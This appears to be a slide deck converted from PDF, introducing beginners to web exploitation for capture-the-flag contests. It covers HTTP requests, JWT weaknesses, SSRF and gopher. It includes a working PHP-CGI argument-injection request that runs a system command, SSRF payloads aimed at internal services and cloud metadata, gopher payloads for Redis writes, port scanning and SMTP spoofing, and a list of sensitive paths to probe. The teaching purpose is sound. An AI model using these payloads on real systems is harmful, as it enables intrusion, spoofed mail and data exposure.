



BREAKING DA WEBB~



Challenge

654 Solves

Writeups

♥ 11

✕

My First SQL

20

I made a website with login using PHP and MySQL! Feel free to try it

*Note: it takes a while to create the database, please refresh until it successfully load the webpage*

Difficulty: Easy

Closed

View Hint

Flag

Submit

1

BLACK BOX

2

WHITE BOX

Challenge

63 Solves

Writeups

♥ 3

✕

XSS-GPT

20

I built a chatgpt website using chatgpt. Feel free to try it! Remember to report to me if you found any bug

Difficulty: Easy

Closed

View Hint

View Hint

bot.js

Flag

Submit





# WHAT TO DO?



01 READ THE TITTLE AND DESCRIPTION  
LOL

02 GET INFO ABOUT THE INFRA \*IF POSSIBLE



03 GO TRY OUT EVERY POTENTIAL  
ATTACK SURFACE





# WHAT TO TRY OUT?



1. SOURCE CODE

2. PARAMETERS

3. INPUT FIELDS

4. URLS



5. HTTP REQUEST



6. SUS DIRECTORIES



/robots.txt , /config.ini , /etc/apache2/apache2.conf , phps directories , /etc/passwd, /flag.txt





# HTTP REQUEST

**Web server** : entity that provides info

**Web client** : user who receives the info

**HTTP** : set of rules for communicating with each other on web

**Front-end** : receives user's request, directly visible to user,  
consist of web resource

**Back-end** : part that processes request





# HTTP MESSAGE

- request sent by client and response returned by server
- HTTP message = Header + Body
- 1st line (start line)
  - have initial request or response command
  - method + request target (URL) + HTTP version
- Header : carry values and settings
- Body : data intended to send to client/server

```
1 GET /?%add+allow_url_include%3don+-d+auto_prepend_file%3dphp%3a//input HTTP/1.1
2 Host: 192.168.124.159:8080
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/123.0.6312.122 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
  /*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Cookie: PHPSESSID=2vkeq55e5jms6ooi9in8slnrc
9 Connection: close
10 Content-Length: 22
1
2 <?php system("dir");?>S
```

```
1 HTTP/1.1 200 OK
2 Date: Sat, 23 Nov 2024 16:58:58 GMT
3 Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3
4 X-Powered-By: PHP/8.1.25
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7 Content-Length: 1613
8
9 Volume in drive C has no label.
10 Volume Serial Number is EC3E-C4BD
11
12 Directory of C:\xampp\htdocs
13
14 10/19/2024 02:13 AM <DIR> .
15 10/19/2024 02:13 AM <DIR> ..
16 10/19/2024 02:13 AM <DIR> %SystemDrive%
17 10/06/2024 12:20 AM 6,790 admin.php
18 10/06/2024 12:17 AM <DIR> hidden_from_public
19 10/06/2024 12:19 AM 1,059 index.php
20 10/06/2024 12:19 AM 19 phpinfo.php
21 3 File(s) 7,868 bytes
22 4 Dir(s) 46,424,211,456 bytes free
23 <!DOCTYPE html>
24 <html lang="en">
```

START LINE →

HEADER

BODY

```
HTTP/1.1 200 OK
```

```
Server: Werkzeug/3.0.1 Python/3.8.10
```

```
Date: Fri, 21 Mar 2025 12:58:21 GMT
```

```
Content-Type: text/html; charset=utf-8
```

```
Content-Length: 267
```

```
Connection: close
```

```
<!DOCTYPE html>
```

```
<html>
```

```
  <head>
```

```
    <title>
```

```
      Dashboard
```

```
    </title>
```

```
  </head>
```

```
  <body>
```

```
    <h2>
```

```
      2fa authentication
```

```
    </h2>
```

```
    <form method="POST">
```

```
      <input type="text" name="otp" placeholder="Enter OTP">
```

```
      <button type="submit">
```

```
        Submit
```

```
      </button>
```

```
    </form>
```



HTTP METHOD : POST

TARGET : /DASHBOARD

HTTP VERSION : 1.1

**Request**

PrettyRawHex

ln

1

POST /dashboard HTTP/1.1

2

Host: titan.picoctf.net:53489

3

Content-Length: 7

4

Cache-Control: max-age=0

5

Accept-Language: en-US,en;q=0.9

6

Prigin: http://titan.picoctf.net:53489

7

Content-Type: application/x-www-form-urlencoded

8

Upgrade-Insecure-Requests: 1

9

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36  
(KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36

10

Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i  
mage/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

11

Referer: http://titan.picoctf.net:53489/dashboard

12

Accept-Encoding: gzip, deflate, br

13

Cookie: session=  
.eJw9jEs0AiEQRO\_C2kW3I\_aMlyEONNE4A4RPjDHeXpBEXdWrvPoo92hvdV0oTsrVEkxLT4kDMFpi  
x-fVXpGdpo09oA9AmwUCgXCBhQB5eKHvu4n2kPmTWh6JU0t1GTxbWl-p-Lnme4piYj9YykS9Svn73  
x-X-itG.29liTA.CQ3k-e8NzsUUunfygWY7FCZPpG4

14

Connection: keep-alive

15

16

otp=rrr





# HTTP METHODS

- GET : retrieve resource from server
- POST : send data to server
- OPTIONS: describes communication options for target resource
- HEAD : ask for response identical to GET request, but without response body
- other http methods :
  - PUT , DELETE ,CONNECT ,TRACE ,PATCH



# OPEN YOUR BURPSUITE! :P





1<sup>ST</sup> CHALLENGE!



# JWT TOKEN VULNERABILITIES~



# WHAT IS JSON WEB TOKEN (JWT)?

- Open standard (RFC 7519) for securely transmitting claims between parties
  - Consists of 3 parts (Base64URL encoded):
    - Header – algorithm & token type
    - Payload – user data / claims
    - Signature – integrity check
- 
- 



# JWT STRUCTURE

1 eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MzkwMjQ.DIyfQ.XbPfbIHMI6arZ3Y922BhjWgQzWXcXNrZ0ogtVhfEd2o 2 3

1 Header

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

2 Payload

```
{  
  "sub": "1234567890",  
  "name": "John Doe",  
  "iat": 1516239022  
}
```




3 Signature

```
HMACSHA256(  
  BASE64URL(header)  
  .  
  BASE64URL(payload) ,  
  secret)
```



# HOW JWT WORKS







1. User provides valid credentials to log in
  2. Server validates → issues JWT signed with secret
  3. User stores the JWT (usually as cookie)
  -  4. User sends new request with the JWT token → server verifies the signature (check token validity) → process the request → provide appropriate response
- 
- 



# JWT VULNERABILITIES




- Weak secret /brute-forceable key
  - None algorithm attack (**alg = "None"**)
  - Algorithm Confusion Attack
    - (HS256 <-> RS256 misconfig)
  - No expiry for tokens
  - if HS256 secret is known :
    - **attacker can forge valid tokens !!**
- 
- 
- 
- 



2ND CHALLENGE !

# SERVER-SIDE REQUEST FORGERY (SSRF)

- attacker tricks a server into making requests
- Exploits trust
  - server can access internal networks/services attacker couldn't







# SSRF ATTACK CHAIN

**User Input → Vulnerable Server → Internal/External Target**

Example of targets :

- 
- 
1. Internal Services (127.0.0.1:6379 for Redis)
  2. Cloud metadata endpoints (AWS 169.254.169.254)
  3. Other web apps on internal network

Example payloads:

**<http://vuln.site/fetch?url=http://127.0.0.1:8080/admin>**







# WHAT IS GOPHER?

- Text-based protocol (1993, pre-HTTP era)
- Default port: 70 (TCP)
- Content: plaintext, menus, or raw files
- designed for distributing, searching, and retrieving documents
- Status: replaced by HTTP/HTTPS,
  - but useful in **bypass SSRF filters / WAF**

# HOW GOPHER WORKS?




1. Client connects to server (TCP port 70)
2. Sends a selector string terminated by `\r\n`
3. Server responds with
  - a. Menu (directory of files)
  - b. Text file
  - c. Binary / raw content
4. Connection close

- `0` = Text file
- `1` = Directory (menu)
- `9` = Binary file
- `g` = GIF image
- `I` = Generic image
- `h` = HTML file



# SSRF WITH GOPHER



- If **gopher://** scheme allowed → can send raw TCP payloads
- Responds are usually not encrypted
- often overlooked in SSRF filter protections
  - SSRF filters usually block http:// , https://
- can perform **direct interaction** with internal services





# GOPHER USE CASE

## 01 REDIS EXPLOITATION

`gopher://127.0.0.1:6379/_%0d%0aset%20foo%20bar%0d%0a`

- write arbitrary keys in Redis
- \_ → Separator
- %0d%0a → CRLF (newline) \r\n

## 02 INTERNAL PORT SCANNING

`gopher://127.0.0.1:11211/_stats%0d%0a`

- if response received → port open, service running

## 03 SMTP INJECTION

`gopher://127.0.0.1:25/_EHLO%20example.com%0d%0aMAIL%20FROM:`

`<a@test.com>%0d%0aRCPT%20TO:`

`<victim@test.com>%0d%0aDATA%0d%0aHello!%0d%0a.%0d%0a`

- interact with internal mail server
- send spoofed emails / spam emails

3RD CHALLENGE!

# HOW TO GET BETTER?

1. Get familiar with at least 1 programming language
2. Know all basic web vulnerabilities
  - a. XSS, SQLi, Command injections, File upload vuln, XML injections
3. Practice, Practice and Practice
4. Join CTFs , never be afraid of not getting flags (It's NORMAL)
5. Do writeups , analyse other ppl's writeup for more alternatives / unsolved chal



# SOME SITES FOR HANDS ON

OTHER THAN PICO CTF.....



**Portswigger Academy for Web**

EQ CTF :

<https://eqctf.com>

SKR CTF :

<https://skrctf.me/challenges>

Dreamhack:

<https://dreamhack.io/>

# ENJOY THE PROGRESS!

# THANKS

